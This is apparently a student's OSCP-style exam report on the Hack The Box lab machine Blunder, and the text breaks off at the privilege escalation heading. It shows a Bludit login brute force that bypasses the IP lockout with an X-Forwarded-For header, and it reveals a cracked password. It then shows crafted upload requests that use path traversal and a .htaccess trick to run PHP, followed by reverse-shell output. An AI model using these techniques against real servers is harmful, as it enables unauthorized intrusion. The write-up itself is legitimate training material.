
Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-08-11

Contents

1	Offensive Security OSCP Exam Report	3
1.1	Introduction:	3
1.2	Objective:	3
1.3	Requirement:	3
2	High-Level Summary	4
2.1	Recommendations:	4
3	Methodologies	5
3.1	Information Gathering:	5
3.2	Penetration:	5
3.2.1	System IP: 10.10.10.191(Blunder)	5
3.2.1.1	Service Enumeration:	5
3.2.1.2	Scanning	6
3.2.1.3	Gaining Shell	7
3.2.1.4	Privilege Escalation	15
3.2.1.5	Proof File	18
4	Maintaining Access	20
5	House Cleaning:	21

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Blunder**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Blunder** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Blunder(10.10.10.191) - Specific version of the application is vulnerable to bruteforce attack.

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Blunder - 10.10.10.191

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **Blunder**.

3.2.1 System IP: 10.10.10.191(Blunder)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.191	TCP: 21(closed),80\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Sun Aug  8 13:25:01 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪ 10.10.10.191
Nmap scan report for 10.10.10.191
Host is up, received echo-reply ttl 63 (0.16s latency).
Scanned at 2021-08-08 13:25:01 PDT for 24s
Not shown: 998 filtered ports
Reason: 998 no-responses
PORT      STATE SERVICE REASON          VERSION
21/tcp    closed ftp      reset ttl 63
80/tcp    open  http      syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: A0F0E5D852F0E3783AF700B6EE9D00DA
|_http-generator: Blunder
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Blunder | A blunder of interesting facts

Read data files from: /usr/bin/../../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Aug  8 13:25:25 2021 -- 1 IP address (1 host up) scanned in 24.27 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Sun Aug  8 13:26:10 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪ 10.10.10.191
Nmap scan report for 10.10.10.191
Host is up, received reset ttl 63 (0.16s latency).
Scanned at 2021-08-08 13:26:10 PDT for 311s
Not shown: 65533 filtered ports
Reason: 65533 no-responses
PORT      STATE SERVICE REASON          VERSION
21/tcp    closed ftp      reset ttl 63
80/tcp    open  http      syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: A0F0E5D852F0E3783AF700B6EE9D00DA
|_http-generator: Blunder
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Blunder | A blunder of interesting facts
```

```
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Aug  8 13:31:21 2021 -- 1 IP address (1 host up) scanned in 311.03 seconds
```

GoBuster

```
/icons/ (Status: 403)
/admin/ (Status: 200)
/install.php (Status: 200)
/robots.txt (Status: 200)
/todo.txt (Status: 200)
/server-status/ (Status: 403)
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.191

Vulnerability Exploited : Specific version of the application is vulnerable to bruteforce attack bypass

System Vulnerable : 10.10.10.191

Vulnerability Explanation : Specific version of the application is vulnerable to bruteforce attack bypass. We can include the header to bypass the IP block in an application and it can be brute-forced

Privilege Escalation Vulnerability : Weak user password in application database and adding user to sudoers to give additional access

Vulnerability fix : Administrator has to make sure that the application running is up to date with current patches also we need to make sure that the system user password should not be saved to the application databases and also need to make sure we provide strong password so that it cannot be cracked with the basic wordlist providing extra access by adding the user to sudoers file has to be restricted

Severity Level : Critical

By checking the nmap scan we can see there are only couple of ports open which are port 21 and port 80 but ultimately port 21 is closed so we have only one port to work on.

Website seems to be like a blog with multiple stories written in it.




Figure 3.1: blunder/images/205-website.png

No information available from page source of the website. By checking the gobuster we have couple of important folders which are **/admin/** and **/todo.txt**. Lets go there and check what we have over there.




Figure 3.2: 210-todo.txt.png

By going to the todo.txt we can see that the port 21 is closed and we are getting potential user called fergus.

By going to the admin folder we can see login over there as bludit.




Figure 3.3: 215-bludit.png




Figure 3.4: 220-searchsploit.png


By checking the searchsploit we can see that the 3.9.2 is vulnerable to brute force attack.



Figure 3.5: 225-bludit_version.png

By checking the page source we can see that the version is 3.9.2 which is likely vulnerable to brute force attack.

By searching the code for the brute force in github we found one awesome exploit called bruteforce.py



```
→ I7Z3R0
→ I7Z3R0 python3 bruteforce.py

USAGE:

python3 bruteforce.py <IP address> <username> <wordlist>


→ I7Z3R0
```

Figure 3.6: 230-bruteforce_usage.png

By looking at the script we need 3 arguments which is ip address, username and wordlist. we can use rockyou as a password list but however we can use cewl to generate the wordlist.

```
cewl http://10.10.10.191 > wordlist.txt
```

Now we have all the parameters we can go ahead and run the exploit probably. By running the website it seems like the website is running with multiple wordlist. From the CVE its written that we can bypass the IP block by adding the **Header : X-Forwarded-For** to any value while sending the GET request to the website. By doing this our IP will not be blocked due to which we can crack the password by bruteforcing. In this we need to make sure that csrf should be mentioned.



```
→ I7Z3R0
→ I7Z3R0 python3 bruteforce.py 10.10.10.191 fergus wordlist.txt
[*] Trying: CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
[*] Trying: the
```

Figure 3.7: 235-script_run.png

The script found the password successfully as **fergus:RolandDeschain**. We can try login to the website and check if we are able to login or not.



Figure 3.8: 240-username_password.png




Figure 3.9: 245-login_bludit.png

We are able to login to the website without any issues.




Figure 3.10: 250-bludit_dashboard.png

Further searching google we can see that there is a vulnerability in image functionality upload. Link. By going through the article we can upload the reverse shell as PNG and GIF format and save that to tmp folder and also we need to upload .htaccess so that we can execute that php code as GIF.




Figure 3.11: 255-new_content.png




Figure 3.12: 260-bludit_images.png

As per the article there are couple of information mentioned there which is we can change the php file to any image format we want and we need to add one .htaccess file and need to written as rewrite mode off so that we can execute it.

```
212 -----338161851611732078224012559824
213 Content-Disposition: form-data; name="uuid"
214
215 ../../tmp
216 -----338161851611732078224012559824
217 Content-Disposition: form-data; name="tokenCSRF"
218
219 4a4727da0c95410fcc7dedf83a6ddc9cbd966bf1
220 -----338161851611732078224012559824- -
221
```

Figure 3.13: 270-tmp_folder.png

I am adding ../../tmp so that it creates the temp file couple of directories above this is as per the article.

Now we need to add .htaccess file to the same directory so that it will make sure to execute php file.

```
7 X-Requested-With: XMLHttpRequest
8 Content-Type: multipart/form-data; boundary=-----314863403010091889353834964348
9 Content-Length: 580
10 Origin: http://10.10.10.191
11 Connection: close
12 Referer: http://10.10.10.191/admin/new-content
13 Cookie: BLUDIT-KEY=md3hbl6a9nhbstu3591bohpp84
14
15 -----314863403010091889353834964348
16 Content-Disposition: form-data; name="images[]"; filename=".htaccess"
17 Content-Type: image/png
18
19 RewriteEngine off
20 AddType application/x-httpd-php .gif
21
22 -----314863403010091889353834964348
23 Content-Disposition: form-data; name="uuid"
24
25 ../../tmp
26 -----314863403010091889353834964348
27 Content-Disposition: form-data; name="tokenCSRF"
28
29 4a4727da0c95410fcc7dedf83a6ddc9cbd966bf1
30 -----314863403010091889353834964348- -
31
```

Figure 3.14: 275-htaccess.png

Unable to upload the file directory so i changed the name to .htaccess.png and changed the name to .htaccess in destination directory so that it saves in the correct folder where that shell.gif. When you try to upload you might get some error but however dont worry it would have been already saved.

Once its uploaded we can access from the link from the link <http://10.10.10.191/bl-content/tmp/shell.gif>.




Figure 3.15: 280-gif_access.png


```

→ I7Z3R0 nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.191 35230
Linux blunder 5.3.0-53-generic #47-Ubuntu SMP Thu May 7 12:18:16 UTC 2020 x86_64 x86_64 x86_64
↪ GNU/Linux
07:31:19 up 11:05, 1 user, load average: 0.01, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
shaun    :0        :0                20:26   ?xdm?   4:36   0.00s /usr/lib/gdm3/gdm-x-session
↪ --run-script env GNOME_SHELL_SESSION_MODE=ubuntu /usr/bin/gnome-session --systemd
↪ --session=ubuntu
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$

```

3.2.1.4 Privilege Escalation

